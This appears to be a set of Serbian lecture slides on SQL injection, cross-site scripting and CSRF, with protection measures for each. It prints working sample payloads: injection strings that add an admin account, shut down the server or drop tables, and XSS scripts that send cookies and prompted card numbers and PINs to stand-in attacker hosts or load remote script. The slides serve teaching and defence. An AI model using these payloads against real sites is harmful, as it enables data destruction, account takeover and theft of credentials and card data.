
- ?

Dodavanje i izmena podataka u bazi

- Bazi podataka se prosleđuje SQL upit:

```
SELECT KorisnickoIme FROM Korisnici WHERE KorisnickoIme = '';
INSERT INTO Korisnici VALUES ('napadac', '0000', 'da')
--'AND Lozinka = ''
```

- SELECT blok traži korisnika sa praznim imenom; ako ga ne nađe ne vraća ništa.
- INSERT blok dodaje novog korisnika u bazu sa administratorskim privilegijama.
- Ostatak originalnog SQL upita koji proverava vrednost atributa Lozinka zanemaruje se jer je iskomentarisan dvostrukim crticama (`--' AND Lozinka = ''`).

- Naredba UPDATE se u napadima može koristiti na isti način kao naredba INSERT.

DoS napadi

- Onemogućava pristup bazi legitimnim korisnicima ('; SHUTDOWN --)

```
SELECT KorisnickoIme FROM Korisnici
WHERE KorisnickoIme = '';
SHUTDOWN
-- 'AND Lozinka = 'password'
```

- Uništava bazu (;DROP TABLE Korisnici--)

```
SELECT KorisnickoIme FROM Korisnici
WHERE KorisnickoIme = '';
DROP TABLE Korisnici
-- 'AND Lozinka = 'password'
```

Povećanje privilegija

- Primer: program dopušta korisniku da promeni lozinku tako što prvo upisuje staru (nalazi se u promenljivoj oldPass) a zatim novu (newPass).
- Program menja lozinku jedino ako u bazi pronađe korisnika i njegovu staru lozinku.

```
upit = “UPDATE Korisnici SET Lozinka = '“ + newPass + “'
WHERE KorisnickoIme = '“ + user + “' AND Lozinka = '“ + oldPass + “'“
```

- Tipičan napad: kao korisničko ime unosi se admin' -- i željena nova lozinka password2

```
UPDATE Korisnici SET Lozinka = 'password2' WHERE KorisnickoIme = 'admin' --' AND Lozinka = 'password'
```

- Pošto je provera lozinke iskomentarisana, upit se svodi na:

```
UPDATE Korisnici SET Lozinka = 'password2' WHERE KorisnickoIme = 'admin'
```

Umetanje SQL koda u URL adresu

- Zlonamerno oblikovani SQL kod moguće je umetnuti i u URL adresu.

- Primer: napadač želi napasti stranicu sa slikama: http://webstranica/index.asp?id=5
  - Deo id=5 označava da se prikazuje, na primer, peta slika.
  - Ako korisnik umesto 5 upiše 10 stranica će se osvežiti i prikazaće desetu sliku.

  - Neka se na osnovu podataka iz URL adrese stvara sledeći SQL upit
    upit = "SELECT * FROM Slike WHERE id = '" + var_id + "'"
  - Napadač menja URL (%20 je oznaka za razmak)
    http://webstranica/index.asp?id=10;%20DROP%20TABLE%20Slike
  - Šta je uneto: 10; DROP TABLE Slike
  - Koji se SQL upit prosleđuje bazi? SELECT * FROM Slike WHERE id = 10; DROP TABLE Slike

Zaštita od SQL injection napada

- Baza podataka: stroga kontrola pristupa.

- Polja za unos.
  - Ograničavanje dužine podataka.
    - Primer: polje za unos korisničkog imena max 40 znakova → sprečava se iskorišćavanje polja jer SQL kod koji se umeće po pravilu sadrži veliki broj znakova.
  - Definisati koji se tip podataka očekuje prilikom unosa.
    - Primer: onemogućava se umetanje SQL koda u polja namenjena za unos brojeva.
    - U slučaju da provere tipa nema, …

```
upit = "SELECT * FROM Korisnici WHERE id = " + var + "
var = "1;DROP TABLE Korisnici “
SELECT * FROM Korisnici WHERE id=1;DROP TABLE Korisnici
```

Zaštita od SQL injection napada

- Od SQL Injection napada štitimo se **proverom podataka**.
- Provera podataka trebala bi se izvoditi na serverskoj strani.
- Proverava se:
  - broj znakova,
  - postojanje navodnika,
  - postojanje znaka tačka-zarez,
  - postojanje dvostrukih crtica,
  - postojanje SQL ključnih reči,
  - postojanje uskladištenih procedura (zavisno od baze koja se koristi).
- Proveru treba prilagoditi tipu podataka koji se očekuje (na primer, provera korisničkog imena je drugačija od provere broja kreditne kartice).

Cross-Site Scripting

- **Cross-Site Scripting** (XSS) je tip propusta koji dozvoljava napadaču da injektuje klijentsku skriptu (na primer JavaScript, ActiveX, VBScript, Flash, ili čak HTML) u Web stranicu koja je kasnije pregledna drugim korisnicima.
- 2007. godine je zabeleženo da je razlog za oko 84% sigurnosnih propusta XSS.
- Šta je uzrok XSS-a?
- Sigurnost na Web-u se bazira na nekoliko mehanizma, uključujući i koncept poverenja poznat kao politika istog porekla (engl. *same-origin policy*).
  - Ako bilo koji sadržaj unutar sajta (https://mojabanka.primer1.com) ima dozvolu za pristup resursima u sistemu, onda svaki sadržaj na tom sajtu deli iste privilegije.
  - Sadržaj sa drugog sajta (https://drugisajt.primer2.com) ima svoje odvojene dozvolel

Cross-Site Scripting

- Većina XSS napada zahteva određenu **dozu društvenog inženjeringa**.
  - Cilj je uveriti korisnika u **lažni identitet napadača**.
  - Prikrivanjem zlonamernog koda unutar hiperlinka koji naizgled usmerava korisnika na zanimljivi sadržaj zlonamerni korisnik može lako ostvariti XSS napad.
  - Kreirani hiperlink se šalje preko e-pošte, smešta na Web stranu ili forumu.
- Napadač mora utrošiti određeno vreme na oblikovanje izlaznog HTML sadržaja sa zlonamernim skriptom.
  - Umetanjem koda u ranjivu Web stranicu može promeniti izgled.
  - Stranica može izgledati i kao neispravna.
  - Završni rezultat je vrlo važan i napadač mora doraditi napad do te mere da se Web stranica (sa zlonamernim skriptom) koju server generiše ne razlikuje od stranice bez zlonamernog skripta.

Tip 1: Ne-perzistentni (reflektujući) XSS napad

- **Ne-perzistentan XSS**: zlonamerni script nije trajno sačuvan na strani Web servera nego se umeće u Web stranicu koja predstavlja odgovor servera na korisnikov HTTP zahtev.
- Do problema dolazi kada serverska skripta koristi neproverene ulazne korisničke podatke kako bi generisala nove Web stranice koje se isporučuju korisniku.
- Ako se neprovereni ulazni podaci uključuju u rezultujuću Web stranicu bez prethodnog HTML kodiranja, potencijalnom napadaču se omogućava umetanje proizvoljnog skripta u HTML sadržaj generisane dinamičke Web stranice.
- U kombinaciji sa društvenim inženjeringom napadač može navesti korisnika da aktivira zlonamerni hiperlink koji će potom umetnuti skript u rezultujuću dinamičku stranicu.
- Opisani sigurnosni nedostatak najčešći je od svih tipova XSS nedostataka.

Tip 1: Ne-perzistentni (reflektujući) XSS napad

- Korisnik posećuje legitimni Web server na koji se prijavljuje parom user-pass i na serveru čuva osetljive podatke, npr. informacije o kreditnoj kartici.
- Web server je ranjiv na tip 1 XSS.

1. Napadač kreira hiperlink koji osim URL-a legitimnog servera sadrži i zlonamerni skript.
2. Napadač šalje e-poštom zlonamerni hiperlink korisniku tako da isti izgleda kao da potiče od legitimnog servera.
3. Korisnik aktivira hyperlink pri čemu se legitimnom Web serveru šalje HTTP zahtev za ranjivom Web stranicom.
   - Korisnik je prijavljen na legitimni server.
4. Legitimni Web server generiše dinamičku Web stranicu tako da ista zbog postojećeg XSS propusta sadrži umetnuti skript i šalje je korisniku kao HTTP odgovor.

Tip 1: Ne-perzistentni (reflektujući) XSS napad

5. Zlonamerni skript se izvršava u korisnikovom Web čitaču sa ovlašćenjima istim kao da je potekao od legitimnog servera.
6. Zlonamerni skript preuzima korisnikove cookie-je vezane za legitimni server.
   - Cookie-ji mogu sadržati korisničke autentifikacione podatke ili informacije vezane za kreditnu karticu.
7. Korisnikov Web čitač dobija informaciju o preusmeravanju na maliciozni Web server koji je pod napadačevom kontrolom.
8. Sakupljeni cookie-ji šalju se na maliciozni server bez korisnikovog znanja.
   - Napadaču se otvara mogućnost krađe korisnikovog identiteta.

Tip 1: Ne-perzistentni (reflektujući) XSS napad

- Ranjiva web stranica: http://www.legitimni_server.com/pretraga.php

```
<HTML>
<BODY>
Traženi pojam
<?php
   echo $_GET['pojam']; //neproveren i nekodiran ispis traženog pojma
?>
 nije pronaden
</BODY>
</HTML>
```

- Zlonamerni hiperlink:
  http://www.legitimni_server.com/pretraga.php?pojam=<script>document.location=
  'http://www.maliciozni_server.com/napad.cgi?'+document.cookie</script>

Tip 2: Trajni (perzistentni) XSS napad

- **XSS nedostatak tipa 2** (perzistentni) specifičan je po tome što zlonamerni script ostaje trajno sačuvan na Web serveru tako da ga server može ponovno umetati u Web stranice koje se korisniku šalju kao rezultat HTTP zahteva.
- Ovaj propust javlja se u situaciji kada se primljeni ulazni korisnički podaci trajno čuvaju na strani servera (u bazi podataka i slično) i kasnije prikazuju ostalim korisnicima na Web stranici bez prethodnog HTML kodiranja.
- Najbolji primer navedenih okolnosti su Web stranice kreirane u obliku foruma, koje korisnicima omogucavaju slanje poruka u HTML formatu.
- Zlonamerni korisnik na ovaj način može ostvariti višestruke napade na veliki broj korisnika nakon samo jedne akcije.
  - Trajni XSS nedostatak smatra se najopasnijim tipom XSS sigurnosnih nedostataka.

Tip 2: Trajni (perzistentni) XSS napad

- Legitimni Web server korisnicima omogućava trajno postavljanje poruka i ostalog sadržaja na svoje Web stranice kako bi ih ostali korisnici mogli pregledavati.
- Web stranica koja prima pomenute korisničke podatke sadrži XSS nedostatak tipa 2.

1. Napadač na dotičnu ranjivu Web stranicu postavlja poruku koja sadrži i zlonamerni script.
   - Naslov poruke osmišljen je tako da privuče što je više moguće korisnika.
   - Takva poruka trajno je sačuvana na strani servera.
   - Prilikom svakog generisanja odgovarajuće dinamičke Web stranice, poruka sa zlonamernim kodom biti ce uključena u nju.
2. Korisnik pristupa Web stranici s napadačevom porukom (traži je od legitimnog Web server).
3. Korisnik je prijavljen na legitimni server.

Tip 2: Trajni (perzistentni) XSS napad

4. Legitimni Web server generiše dinamičku Web stranicu s umetnutim zlonamernim skript kodom i šalje je korisniku kao HTTP odgovor.
5. Zlonamerni slript iz primljene Web stranice izvršava se u korisnikovom Web čitaču sa istim ovlašćenjima kao da potiče od legitimnog servera.
6. Zlonamerni skript preuzima korisnikove cookie-je vezane za legitimni server.
7. Korisnikov web čitač dobija informaciju o preusmeravanju na maliciozni Web server koji je pod napadačevom kontrolom.
8. Sakupljeni cookie-ji šalju se na maliciozni server bez korisnikovog znanja.
   - Napadaču se otvara mogućnost krađe korisnikovog identiteta.

Tip 2: Trajni (perzistentni) XSS napad

- Ranjiva web stranica: http://www.legitimni_server.com/prikaz.php

```
<HTML>
<BODY>
<?php
   $poruka = dohvati_poruku($_GET['poruka_id']);
   // dohvatanje odgovarajuće poruke na osnovu parametra poruka_id
   echo $poruka; //neprovereni i nekodirani ispis poruke
?>
</BODY>
</HTML>
```

Tip 2: Trajni (perzistentni) XSS napad

- Napadačev link za postavljanje poruke na ranjivu Web stranicu

  http://www.legitimni_server.com/unos.php?poruka=Lazna_poruka<script>document.location=
  'http://www.maliciozni_server.com/napad.cgi?'+document.cookie</script>

- Nakon što je primljena, poruka se trajno smešta na serveru i dodjeljuje joj se neki ID (identifikacioni broj), na primer 37

- Hiperlink koji korisnik aktivira kako bi pristupio poruci:

  http://www.legitimni_server.com/prikaz.php?poruka_id=37

Zaštita od XSS napada

- **Analiza ulaznih podataka**.
  - Filtriranje znakova koje Web aplikacija prima od korisnika (preporučuje se uvažavanje samo alfanumerickih znakova i razmaka).
  - Znakovi > ([' ; / # <)] " : \ & se koriste prilikom izvodenja XSS napada i njihovo korišćenje treba zabraniti tj. izbaciti iz svih ulaznih korisničkih podataka.
- **HTML kodiranje ulaznih znakova**.
  - Znakovi specifični za XSS napade imaju odgovarajuce HTML ekvivalente pomoću kojih se poništava njihovo specijalno značenje a omogućava siguran ispis na stranicu.

- Alati za testiranje stranice na XSS ranjivosti:
  - BeEF: http://beefproject.com
  - W3AF: http://www.w3af.org
  - XSSer: https://xsser.03c8.net/

Tipični primeri skriptova za izvođenje XSS napada

- Preusmeravanje stranice: <script>window.location = "http://google.com/"</script>

- Krađa kolačića:
  <script>new image().src="http://hacksite/steal.php?cookie="+encodeuri(document.cookie); </script>

- Ubacivanje dodatnih parametara u stranicu:
  <script> card=prompt('Molimo vas ukucajte broj vaše kreditne kartice',' '); pin=prompt('Molimo vas da unesete PIN kartice',' '); document.write("<img src=\"http://hacksite/steal.php?card="+card+"&pin="+pin+"\">"); </script>

- Izmena izgleda postojeće stranice:
   <table valign="top" width="130" height="309" border="0“ background="http://www.irongeek.com/images/clippy.png" cellpadding="10"> <tr><td valign="top">Detektovana XSS ranjivost!!! </td></tr> </table>

- Učitavanje koda sa udaljenog servera: <script src="http://hacksite/xss.js"> </script>

Cross-Site Request Forgery

- Ranjivosti tipa CSRF suprotne su od XSS ranjivosti.
  - XSS iskorišćava **poverenje Web čitača u pojedinu stranicu**.
  - CSRF iskorišćava **poverenje koje Web stranica ima u Web čitač**.

- Kod CSRF ranjivosti gotovo uvek se govori o **dve Web aplikacije** i korisniku koji putem Web čitača posećuje obe aplikacije
- Najčešće se ova ranjivost objašnjava na primeru Web aplikacije za Internet bankarstvo (banka.com) i Web aplikacije za forumsku raspravu (forum.com).
  - Pretpostavka je da korisnik posećuje obe stranice istovremeno i da je trenutno prijavljen na aplikaciju banka.com.
  - Iskorišćavanje CSRF ranjivosti sastoji se u tome da aplikacija forum.com može putem Web čitača jednog od posetilaca poslati zahtev aplikaciji banka.com.
  - Zahtev će nakon toga biti pravilno obrađen budući da aplikacija banka.com misli da je zahtev poslao korisnik Web čitača.

Cross-Site Request Forgery

- Aplikacija banka.com ima formu pomoću koje korisnik može izdati zahtev za prenosom sredstava
- HTML kod forme:

```
<form name="prenos" action="prenos.php" method="GET"
   Korisnik:
   <input type="text" name="klijent" />
   Iznos:
   <input type="text" name="iznos" />
   <input type="submit" value="Prenos" />
</form>
```

- Korisnik upisuje da klijentu Mile želi da prenese iznos od 1000 din.
- Web čitač putem URL šalje aplikaciji: http://banka.com/prenos.php?klijent=mile&iznos=1000

Cross-Site Request Forgery

- Pretpostavite dalje da korisnik nakon prenosa sredstava na Miletov račun ostaje prijavljen u aplikaciju banka.com i posećuje drugu aplikaciju: forum.com
- Između ostalog na aplikaciji forum.com postoji jedna slika koju je postavio korisnik Lale
- HTML kod za učitavanje slike je:

  - Kada Web čitač naiđe na ovu oznaku on će pokušati da učita sliku sa URL adrese.
  - Na URL adresi nema slike.
  - Adresa je legitiman zahtjev aplikaciji banka.com.
  - Pošto je korisnik trenutno prijavljen u e-banking aplikaciju, ona će pretpostaviti da je reč o legitimnom zahtevu koji je uputio korisnik i izvršiće ga.
  - Time je CSRF napad uspešno izveden.

Cross-Site Request Forgery

- Dva najbolja načina zaštite od CSRF napada:

- **Implementacija detaljnije provere kritičnih zahteva**.
  - Korisniku se mora prikazati zahtev koji će se izvršiti i od njega tražiti konačna potvrda.
  - Time će se onemogućiti obavljanje transakcije bez potvrde korisnika.

- **Dodavanje slučajnih oznaka vezanih za sesiju na svaku formu putem skrivenog polja za unos**.
  - Web čitač će poslati podatke iz forme (uključujući i slučajnu oznaku) Web aplikaciji.
  - Ona pre sprovođenja zahteva proverava da li je sa zahtevom poslata i slučajna oznaka i da li je ona ispravna.
  - Pretpostavlja se da treća strana (napadač) ne može da pogodi slučajnu oznaku što znači da ne može da formira i pošalje ispravan zahtev.

Literatura

1. D. Pleskonjić, N. Maček, B. Đorđević, M. Carić (2007): Sigurnost računarskih sistema i mreža. Mikro knjiga, Beograd.

Hvala na pažnji

Pitanja su dobrodošla.